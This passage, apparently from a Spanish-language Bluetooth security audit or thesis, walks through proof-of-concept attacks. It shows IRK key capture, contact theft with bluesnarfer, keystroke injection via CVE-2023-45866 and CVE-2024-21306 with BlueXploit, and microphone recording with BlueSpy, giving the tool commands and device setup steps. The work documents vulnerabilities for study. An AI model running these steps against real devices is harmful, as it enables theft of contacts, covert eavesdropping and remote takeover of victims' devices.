

Figura 18. Exposición de la dirección MAC real del dispositivo.

En Wireshark buscamos los paquetes SMP, donde se observa que, en el proceso de emparejamiento del dispositivo, en uno de los paquetes se logró capturar y exponer la **clave IRK**, **(Identity Resolving Key)** lo que confirma la vulnerabilidad.

- **Clave IRK:** fb43be578a75f4ac436693974e904d68



Figura 19. Exposición de la clave IRK

Explotación #2 Prueba de Concepto (PoC): Extracción de números telefónicos

La segunda prueba de concepto tiene como objetivo la extracción de los números telefónicos de un dispositivo móvil a través de una conexión Bluetooth, para ello, se tomó en cuenta la prueba de concepto anterior sobre le emparejamiento silencioso BLE, donde se pudo lograr la conexión de un dispositivo móvil sin generar notificaciones.

En el segundo escenario de prueba se utilizó la herramienta bluesnarfer, misma que viene incluida en el Stack Oficial Bluetooth de Linux (BlueZ), pero para este caso se utilizó su versión de repositorio de GitHub. **(Anexo #4 - Prueba de Concepto (PoC): Extracción de números telefónicos)**

Antes de utilizar la herramienta se tiene que preparar al sistema para establecer una conexión Bluetooth utilizando el protocolo RFCOMM, esta configuración actuaría como un puerto virtual COM o serie Bluetooth para comunicarse con el dispositivo víctima.

- mkdir -p /dev/bluetooth/rfcomm
- mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
- mknod --mode=666 /dev/rfcomm0 c 216 0

Finalmente se establecen los parámetros de conexión; dirección MAC, rango de números de telefónicos y el canal de ejecución.

- ./bluesnarfer -r 1-1000 -C 2 -b <<[dirección MAC]>>



Figura 20. Comandos para utilizar bluesnarfer

Si las configuraciones se hicieron correctamente, al ejecutar el script, este empezará con la extracción de los números telefónicos del dispositivo víctima. Además, dependiendo de los parámetros establecidos, se mostrarán por consola la cantidad de contactos que tenga el teléfono o en su debido caso, un rango específico de contactos que se requiera extraer.



Figura 21. Números telefónicos expuesto en la terminal

Explotación #3 Prueba de Concepto (PoC): Pulsaciones de teclado vía Bluetooth

La tercera prueba de concepto aprovecha las vulnerabilidades más recientes relacionadas con la tecnología Bluetooth, específicamente las CVE-2023-45866 y CVE-2024-21306 las cuales fueron publicadas en la base de datos de Common Vulnerabilities and Exposures (CVE), y tiene como finalidad enviar pulsaciones de teclado remotamente para manipular un dispositivo, generalmente teléfonos o laptops desactualizados. **(Anexo #5 - Prueba de Concepto (PoC): Pulsaciones de teclado vía Bluetooth)**

Para esta prueba se utiliza la herramienta BlueXploit, la cual contiene el script necesario para explotar estas vulnerabilidades. Primero, para este ejemplo se tiene que iniciar una herramienta adicional llamada Injector (se encuentra en el mismo director que la herramienta principal), el cual simula la creación y la sube a un servidor local en la maquina atacante.

Para ejecutar la herramienta Injector utilizamos los siguientes comandos:

- cd BlueXploit
- cd Injector
- python3 apkpwn_injector.py



Figura 22. Herramienta Injector - BlueXploit

Al inicio de la herramienta nos pregunta si queremos crear una nueva apk, seguidamente nos pide que ingresos un nombre para la misma.



Figura 23. Injector crea la apk

Una vez hecho este paso, se debe ingresar al directorio de BlueXploit e iniciar el script y elegir el payload (para este ejemplo es el payload_3.txt):

- python3 bluexploit.py -i hci0 -t <<direccción MAC>>



Figura 24. Iniciar BlueXploit

Una vez se elige el payload el script empieza a ejecutarse, y según la secuencia de teclas se envían las pulsaciones de tecla. En este ejemplo abre le navegador en modo incógnito.



Figura 25. Inicia el ataque – BlueXploit

Continua el script, se envían las pulsaciones y escribe la dirección IP de la maquina atacante para confirma que si se logro acceder al recurso creado al inicio del ejemplo, con eso finaliza la ejecución del payload.



Figura 26. Dirección IP en el navegador

Explotación #4 Prueba de Concepto (PoC): Grabar Audio desde un dispositivo Bluetooth

La cuarta prueba de concepto se basa en la posibilidad de conectarnos a un dispositivo de audio Bluetooth, como audífonos o altavoces inalámbricos, permitiéndonos encender su micrófono y utilizarlo como un receptor de a audio, es decir, poder capturar sonidos desde el mismo para posteriormente guardarlos en un archivo.

Para este escenario de prueba se utilizó la herramienta BlueSpy que facilita el proceso de conexión al dispositivo, permite cambiar el perfil del micrófono a receptor de audio e iniciar la grabación y finalmente guardar el archivo (**Anexo #6 - Prueba de Concepto (PoC): Grabar audio vía Bluetooth**).

Debemos elegir el dispositivo de audio a auditar, es importante que este dispositivo tenga integrado internamente un micrófono, para esta prueba se utilizaron dos dispositivos de audio:

- **F9:** Audífonos inalámbricos Bluetooth
- **LG PH1 (15):** Altavoz inalámbrico Bluetooth

Figura 27. Dispositivos de audio Bluetooth

Ingresar al directorio de herramienta BlueSpy y en otra terminal con ayuda de la herramienta bluetoothclt encontrar la dirección MAC del dispositivo.



Figura 28. Ingresar a BlueSpy y encontrar la MAC del dispositivo

Para ejecutar el script de la herramienta se necesita usar el siguiente comando donde se coloca la dirección MAC como parámetro:

- pyhton3 BlueSpy.py -a 41:42:56:01:E0:32



Figura 29. Ejecutar la herramienta BlueSpy

Para corregir el error inicial, se necesita ejecutar el siguiente comando que nos sugiere la propia herramienta:

- pactl set-card-profile bluez_card.41_42_56_01_E0_32 headset-head-unit

